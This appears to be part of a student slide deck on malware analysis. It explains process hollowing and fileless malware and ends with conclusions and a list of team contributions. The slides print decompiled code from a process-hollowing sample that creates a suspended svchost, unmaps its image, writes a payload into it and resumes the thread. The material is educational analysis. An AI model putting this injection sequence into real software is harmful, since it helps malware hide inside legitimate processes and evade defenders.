B) New memory is allocated/reserved on the memory stack with the **same privileges** as the legitimate process'.

C) Certain sections of the process' virtual memory space is **unmapped/removed/hollowed out.**

D) The **malicious payload's** contents are appropriately **loaded/mapped** into the regions that were unmapped/reserved previously.

E) Move the **process' thread** to the **entry point** of the memory stack and **resume** the thread's operation/execution.

F) This thread now executes the malicious payload with the original legitimate **process' privileges.**

3.3. Process Hollowing

DLL API TEMPLATE:

The following are the DLL API calls, which when observed in the same order indicate that Process Hollowing is in action-

CreateProcessA()
GetThreadContext()
SuspendThread()

1. Suspend execution of legitimate process

NtUnmapViewSection()
VirtualAllocEx()
VirtualProtectEx()
WriteProcessMemory()

2. Load the malicious payload into the memory layout of suspended process thread

SetThreadContext()
ResumeThread()

3. Resume execution of legitimate process with malicious payload

3.3. Process Hollowing - Ghidra

Decompile: FUN_00401140 - (ProcessHollowing.exe)

```
printf("Creating process\r\n");
lpStartupInfo = (LPSTARTUPINFOA)operator_new(0x44);
if (lpStartupInfo == (LPSTARTUPINFOA)0x0) {
  lpStartupInfo = (LPSTARTUPINFOA)0x0;
}
else {
  memset(lpStartupInfo,0,0x44);
}
               /* "svchost.exe" is the target process , process to be hollowed
                  The 6th param is '4', indicating process is created with CREATE_SUSPENDED
                  flag */
CreateProcessA((LPCSTR)0x0,"svchost",(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,4,
               (LPVOID)0x0,(LPCSTR)0x0,lpStartupInfo,lpProcessInformation);
pvVar4 = lpProcessInformation->hProcess;
if (pvVar4 == (HANDLE)0x0) {
  printf("Error creating process\r\n");
  return;
}
```

3.3. Process Hollowing - Ghidra

Decompile: FUN_00401140 - (ProcessHollowing.exe)


```
  printf("Unmapping destination section\r\n");
  hModule = GetModuleHandleA("ntdll");
                    /* Unmap the memory of specific sections in svchost.exe */
  pFVar5 = GetProcAddress(hModule,"NtUnmapViewOfSection");
  iVar6 = (*pFVar5)(lpProcessInformation->hProcess,*(undefined4 *)(uVar16 + 8));
  if (iVar6 != 0) {
    printf("Error unmapping section\r\n");
    return;
  }
  printf("Allocating memory\r\n");
  pvVar7 = VirtualAllocEx(lpProcessInformation->hProcess,*(LPVOID *)(uVar16 + 8),
                          *(SIZE_T *)((int)pvVar14 + 0x50),0x3000,0x40);
  if (pvVar7 == (LPVOID)0x0) {
    printf("VirtualAllocEx call failed\r\n");
    return;
  }
  iStack_24 = *(int *)(uVar16 + 8) - *(int *)((int)pvVar14 + 0x34);
  printf("Source image base: 0x%p\r\nDestination image base: 0x%p\r\n",*(int *)((int)pvVar14 + 0x34)
         ,*(int *)(uVar16 + 8));
  printf("Relocation delta: 0x%p\r\n",iStack_24);
  *(undefined4 *)((int)pvVar14 + 0x34) = *(undefined4 *)(uVar16 + 8);
  printf("Writing headers\r\n");
  BVar3 = WriteProcessMemory(lpProcessInformation->hProcess,*(LPVOID *)(uVar16 + 8),lpBuffer,
                             *(SIZE_T *)((int)pvVar14 + 0x54),(SIZE_T *)0x0);
  if (BVar3 == 0) {
LAB_0040138a:
    printf("Error writing process memory\r\n");
    return;
```

3.3. Process Hollowing - Ghidra

Decompile: FUN_00401140 - (ProcessHollowing.exe)

```c
  }
  else {
    memset(lpContext,0,0x2cc);
  }
  lpContext->ContextFlags = 0x10002;
  printf("Getting thread context\r\n");
  BVar3 = GetThreadContext(lpProcessInformation->hThread,lpContext);
  if (BVar3 == 0) {
    printf("Error getting context\r\n");
    return;
  }
  lpContext->Eax = iVar6 + iVar17;
  printf("Setting thread context\r\n");
  BVar3 = SetThreadContext(lpProcessInformation->hThread,lpContext);
  if (BVar3 == 0) {
    printf("Error setting context\r\n");
    return;
  }
  printf("Resuming thread\r\n");
  DVar11 = ResumeThread(lpProcessInformation->hThread);
  if (DVar11 == 0) {
    printf("Error resuming thread\r\n");
    return;
  }
  printf("Process hollowing complete\r\n");
  return;
}
```

3.3. Process Hollowing - Execution



Conclusion: Process Injection

Process Injection:

Process injection involves the covert insertion of code into the address space of a running process. It enables attackers to execute malicious code within legitimate processes, often bypassing security mechanisms.

Process Hollowing:

Process hollowing is a technique where a legitimate process is created and its contents replaced with malicious code. This technique allows attackers to maintain a low profile by executing code within a seemingly harmless process.

Process Hooking:

Process hooking involves intercepting and redirecting function calls in a process to modify its behavior. Attackers can use hooking to manipulate code execution, monitor activities, and potentially gain control over the target process.

Summary:

Process injection techniques are crucial for both attackers and defenders. Attackers use them to evade detection, escalate privileges, and spread malware. Defenders must understand these techniques to develop effective security measures that safeguard against such attacks.

4 Fileless Malware


What is Fileless Malware?

Fileless malware is malicious code that works directly within a computer's **memory** instead of the hard drive. It uses legitimate, otherwise benevolent programs to compromise your computer instead of malicious files.

4 Fileless Malware

Why is "Fileless" concept used ?


It is "Fileless" in the sense that no files are downloaded to your hard drive. Fileless malware hides by using applications **administrators** would usually trust, such as Windows script programs or PowerShell. Often, these are among the applications an organization **whitelists**. It corrupts a trusted program, making it more **difficult to detect**.



PowerShell with Fileless Malware

A fileless malware attack based on PowerShell uses **PowerShell's native capabilities** to attack the victim. **One of the PowerShell cmdlets** that is best suited to such an attack is the Invoke-Command cmdlet. This cmdlet is used to run a PowerShell command, or even an entire script block, against a **remote system**.

4. Fileless Malware - Demo



Conclusion Fileless Malware

Fileless malware represents a significant evolution in cyber threats. It operates stealthily in memory, leaving no traditional file traces behind, making detection and mitigation more challenging.

Key Points:

Invisible Footprints: Fileless malware leverages legitimate system processes and scripts, leaving no traditional files to detect, making it a potent weapon for cybercriminals.

Memory-Based Exploitation: Attackers infiltrate system memory, enabling real-time execution, evasion of traditional antivirus solutions, and persistence.

Emphasis on Defense: Combatting fileless malware requires advanced security strategies, such as behavior-based monitoring, endpoint detection and response (EDR), and continuous security updates.

Continuous Vigilance: Understanding fileless malware is vital for proactive cybersecurity, as it evolves rapidly to bypass traditional defenses.

Final Conclusion

In this presentation, we've explored crucial concepts in malware analysis, including DLL hijacking, IFEO manipulation, process injection techniques, and the evolving threat of fileless malware. Our understanding of these topics provides a solid foundation for real-world malware analysis.

Key Takeaways:

Understanding Exploitation: We've gained insights into how attackers exploit vulnerabilities and weaknesses in Windows systems to execute malicious code, escalate privileges, and evade detection.

Diverse Techniques: The variety of techniques, from DLL hijacking to fileless malware, underscores the constant evolution of cyber threats, challenging us to adapt and stay ahead.

Analytical Skills: Armed with this knowledge, we are better equipped to analyze and dissect real-world malware samples, recognizing the telltale signs and behaviors that indicate an attack.

Ongoing Learning: This is just the beginning. As we delve deeper into malware analysis, we will continue to expand our skill set and knowledge to protect against and mitigate evolving threats.

In the ever-changing landscape of cybersecurity, our commitment to learning and staying informed is paramount. With these foundational skills and a thirst for knowledge, we are better prepared to defend against and respond to the dynamic world of cyber threats.

Member Contributions

Pavan R Kashyap

Image Steganography with C2
Image File Execution Options (IFEO)
Process Hollowing

Hrishikesh Bhat P

Port Blacklisting
Audio Steganography with C2
Process Hollowing


Phaneesh R Katti

Task Scheduler
Image Steganography with C2
App Init DLLs

